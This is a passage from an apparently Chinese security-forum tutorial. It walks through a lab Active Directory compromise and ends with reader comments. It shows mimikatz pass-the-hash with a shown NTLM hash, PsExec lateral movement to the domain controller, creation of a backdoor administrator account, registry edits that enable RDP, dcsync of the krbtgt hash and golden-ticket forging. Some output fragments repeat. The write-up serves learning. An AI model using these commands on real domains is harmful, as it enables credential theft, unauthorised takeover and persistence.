* NTLM     : f1de694efa543bb780da59c049541ea3
* SHA1     : 388129139641857abae539ed2150b4e1c79dd393
```

3、提权到SYSTEM权限，执行net user /domain，获取域管所在的主机地址。

```
ca. 管理员: C:\Windows\system32\cmd.exe
媒体状态 . . . . . : 媒体
连接特定的 DNS 后缀 . . . . . :

C:\Users\Administrator>net user /domain
这项请求将在域 ajie.cool 的域控制器处理。

发生系统错误 5。
拒绝访问。

C:\Users\Administrator>cd ../../
C:\>cd 1
C:\1>PsExec.exe -s -i -d cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

cmd started on N02 with process ID 2504.
C:\1>
```

```
ca. 管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>net user /domain
这项请求将在域 ajie.cool 的域控制器处理。

\\AD.ajie.cool 的用户帐户

-----
Administrator      Guest      krbtgt
web
命令运行完毕，但发生一个或多个错误。

C:\Windows\system32>
```

4、尝试使用ipc\$读取域管的c盘目录，显示拒绝访问。

```
C:\Windows\system32>dir \\AD.ajie.cool\c$
拒绝访问。

C:\Windows\system32>_
```

先知社区

5、通过mimikatz工具进行Hash传递。

```
sekurlsa::pth /user:administrator /domain:"xxx.cool" /ntlm:f1de694efa543bb780da59c049541ea3
```

```
mimikatz # sekurlsa::pth /user:administrator /domain:"ajie.cool" /ntlm:f1de694efa543bb780da59c049541ea3
user      : administrator
domain    : ajie.cool
program   : cmd.exe
impers.    : no
NTLM      : f1de694efa543bb780da59c049541ea3
| PID 1384
| TID 2668
| LSA Process was already R/W
| LUID 0 ; 2630898 (00000000:002824f2)
| \_ msv1_0 - data copy @ 00000000018DD0C0 : OK !
| \_ kerberos - data copy @ 00000000018FD5D8
| \_ aes256_hmac -> null
| \_ aes128_hmac -> null
| \_ rc4_hmac_nt OK
| \_ rc4_hmac_old OK
| \_ rc4_md4 OK
| \_ rc4_hmac_nt_exp OK
| \_ rc4_hmac_old_exp OK
| \_ *Password replace @ 0000000001930878 (16) -> null
mimikatz # _
```

先知社区

6、执行完之后会弹出一个命令提示符，执行dir \\AD.xxx.cool\c\$成功无需账号密码获取了域控机器的c盘的权限，列出了c盘的文件。

管理员: C:\Windows\system32\cmd.exe

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\AD.ajie.cool\c\$
驱动器 \\AD.ajie.cool\c\$ 中的卷没有标签。
卷的序列号是 389F-A074

\\AD.ajie.cool\c\$ 的目录

日期时间	名称	类型	大小
2020/06/06 11:22	<DIR>	192.168.163.1	
2020/06/06 11:05	<DIR>	my	
2009/07/14 11:20	<DIR>	PerfLogs	
2020/11/02 15:25	<DIR>	Program Files	
2020/11/02 15:25	<DIR>	Program Files (x86)	
2020/11/17 21:23	<DIR>	Users	
2011/08/19 12:42	<DIR>	win2008激活	
2020/11/18 10:19	<DIR>	Windows	
0 个文件		0 字节	
8 个目录		33,548,537,856 可用字节	

C:\Windows\system32>_

类型	大小
系统文件	37 KB
应用程序	1,235 KB
文本文档	3 KB

(16) -> null

or /domain:"ajie.cool" /ntlm:f1de694efa543bb780da59c049541ea3

0C0 : OK !

6D8

```

| \_ rc4_hmac_nt OK
| \_ rc4_hmac_old OK
| \_ rc4_md4 OK
| \_ rc4_hmac_nt_exp OK
| \_ rc4_hmac_old_exp OK
| \_ *Password replace @ 0000000001930878 (16) -> null
mimikatz #

```

先知社区

7、在通过PTH弹出的命令提示符中通过./跳转到PsExec.exe文件所在目录，执行命令提权获取一个域控机器的cmd命令提示符。

```

C:\Windows\system32>cd ../../

C:\>cd 1

C:\1>PsExec.exe \\AD.ajie.cool cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>

```

先知社区

8、执行ipconfig可以看到是域控所在机器的IP地址，成功拿到域控所在机器的权限。



9、在域控中新建用户并加到管理员组。

```

C:\Windows\system32>net user hackerend A1b2c3d4.QQa /add
命令成功完成。


C:\Windows\system32>net localgroup administrators hackerend /add
命令成功完成。

C:\Windows\system32>

```

先知社区

10、以新创建的用户远程桌面登录域控，发现无法连接远程桌面服务。



11、通过reg命令查询注册表，查看远程桌面服务发现返回0x01，说明远程桌面服务没有开启。（开启则返回0x00）

```
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
```

```
C:\Windows\system32>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fDenyTSConnections    REG_DWORD    0x1

C:\Windows\system32>
```

12、通过拿到的域控的命令提示符来执行修改注册表操作，打开远程服务功能。

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

```
REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD
```

```

C:\Windows\system32>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /u fDenyTSConnections /t REG_DWORD /d 00000000 /f
操作成功完成。

C:\Windows\system32>REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /u PortNumber /t REG_DWORD /d 0x00000d3d /f
操作成功完成。

C:\Windows\system32>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /u fDenyTSConnections


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
        fDenyTSConnections        REG_DWORD        0x0

C:\Windows\system32>

```

先知社区

13、以新建的hackerend用户远程桌面登录域控。



0x06 黄金票据


一、基础知识

前面了解到在域环境中，域控的账号密码可以登录域内任意一台主机，那么主机是如何检测域控账号密码是否正确的呢？检验账号密码可以有两种方法，询问域控或者设置一个专门检测账号密码是否正确的第三方中心。在域中便使用到了第三方中心来检验输入的账号密码是否相同。这种第三方中心叫KDC密钥分发中心。（以下内容涉及内网的kerberos协议，小弟学业不精，就简单说一下了。）

二、KDC密钥分发中心

KDC（kerberos Distribution Center）密钥分发中心，维护所有账户的名称和Master Key（key的hash code）。

提供：AS认证服务、TGS票据授予服务。



1、AS

授权服务（Authorization Server），对于上面的流程1，提供初始授权认证，用户表明需求并使用密码对请求进行加密，AS用提供的密码对请求进行解密后得到的请求内容，返回给用户一个TGT（票据授权票据 ticket granting tickets）（用一个密码加密）。

2、TGS

用户得到TGT之后使用TGT去访问TGS（票据授权中心Ticket Granting Server），

TGS验证TGT后（使用密钥解密），返回一个Ticket给用户；用户得到Ticket后去访问Server，Server收到Ticket和KDC进行验证，通过后提供服务。

3、票据

在内网渗透中，票据分为白银票据和黄金票据。分别对应域普通用户的票据和域管理员的票据。票据就是Kerberos认证协议的Ticket，因为已经经过了AS和TGS的校验，所以获取了票据之后，可以任意登录目标主机。

在查询域内用户的时候，总会看到一个用户叫krbtgt，如图5-37所示。krbtgt账户其实就是KDC密钥分发中心用的超管账户。我们拿着krbtgt账户的票据，去访问域内机器，目标主机会计我们是KDC密钥分发中心，所以直接给了最高的权限允许我们访问。一般管理员会修改域控账号的密码，但是很少有管理员会修改Krbtgt的密码。在内网渗透的最后阶段，我们需要通过获取黄金票据进行权限维持，那么下面将介绍如何获取krbtgt账户的黄金票据。

```
C:\Windows\system32>net user

\\AD 的用户帐户

-----
Administrator      Guest      hackerend
krbtgt              web
命令成功完成。


C:\Windows\system32>
```

三、实战演示

1、首先通过远程桌面将mimikatz.exe和PsExec.exe上传到域控主机。



2、通过PsExec提权为SYSTEM，然后执行mimikatz，输入命令lsadump::dcsync /user:krbtgt 获取krbtgt的hash值。



3、这里制作黄金票据需要的数据为：

Object Security ID : S-1-5-21-3296092892-1320626564-2720975204 Hash NTLM: 31edc56a2302a25a2e9bee5f04abd659


原Object Security ID最后面有个-502是作为标识的，在制作时需要手动删除。

```
SAM Username      : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2020/11/18 10:24:43
Object Security ID : S-1-5-21-3296092892-1320626564-2720975204
Object Relative ID : 502

Credentials:
Hash NTLM: 31edc56a2302a25a2e9bee5f04abd659
ntlm- 0: 31edc56a2302a25a2e9bee5f04abd659
lm - 0: 93d70eb6cde6ffea81df9dd0d3ad8a0d
```

4、退出远程桌面，在攻击机通过mimikatz制作黄金票据。执行命令后会生成一个AD.kiribi文件。

```
kerberos::golden /admin:administrator /domain:xxx.cool /sid:S-1-5-21-3296092892-1320626564-2720975204 /krbtgt:31edc56a2302a25a2e9bee5f0
```



5、制作完票据之后，先尝试获取域控的c盘的权限发现拒绝访问。

```
C:\Users\Administrator>dir \\AD.ajie.cool\c$
登录失败：未知的用户名或错误密码。

C:\Users\Administrator>
```

6、通过kerberos::purge清空票据缓存；kerberos::list列出票据显示为空，说明清空了所以票据。

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz #
```

7、通过kerberos::ptt administrator.kiribi加载生成的票据。

```
mimikatz # kerberos::ptt administrator.kiribi
* File: 'administrator.kiribi': OK
mimikatz # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2020/11/19 10:49:38 ; 2030/11/17 10:49:38 ; 2030/11/17 10:49:38
Server Name      : krbtgt/ajie.cool @ ajie.cool
Client Name      : administrator @ ajie.cool
Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;
mimikatz #
```

8、成功无密码获取域控c盘权限，后面进一步提权与Hash传递处相仿，就不做演示了。

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>dir \\AD.ajie.cool\c$
驱动器 \\AD.ajie.cool\c$ 中的卷没有标签。
卷的序列号是 389F-A074

\\AD.ajie.cool\c$ 的目录
2020/11/19 09:40 <DIR> 1
2020/06/06 11:22 <DIR> 192.168.163.1
2020/06/06 11:05 <DIR> my
2009/07/14 11:20 <DIR> PerfLogs
2020/11/02 15:25 <DIR> Program Files
2020/11/02 15:25 <DIR> Program Files (x86)
2020/11/19 09:09 <DIR> Users
2011/08/19 12:42 <DIR> win2008激活
2020/11/19 08:53 <DIR> Windows
0 个文件 0 字节
9 个目录 33,526,931,456 可用字节

C:\Users\Administrator>
```

0x07 总结

以上便是我学习的简单地从外网获取shell，经过提权或不提权直接进行内网渗透的一个简单过程，其中涉及一些概念问题没有说的很明白，希望表哥们提点提点。以上仅为个人学习过程，可能知识点过于简单，望理解。

关注 | 7

点击收藏 | 29

上一篇： 几种对抗AMSI的方式

下一篇： 第四届强网拟态 EasyFilter

4 条回复



j*n

2021-11-04 10:19:14

内网的相关知识感觉这篇简单多了

0 回复Ta



KryonAsh

2021-11-04 14:29:08

清晰明了，学习了；

👍 0 回复Ta



yuo

2021-11-09 14:28:08

虽然不是很全，但是总结的还是非常到位，收藏了

👍 1 回复Ta



ajie

2021-11-09 15:07:28

@yuo 还是太菜了，以后争取写出更全的

👍 0 回复Ta

登录 后跟帖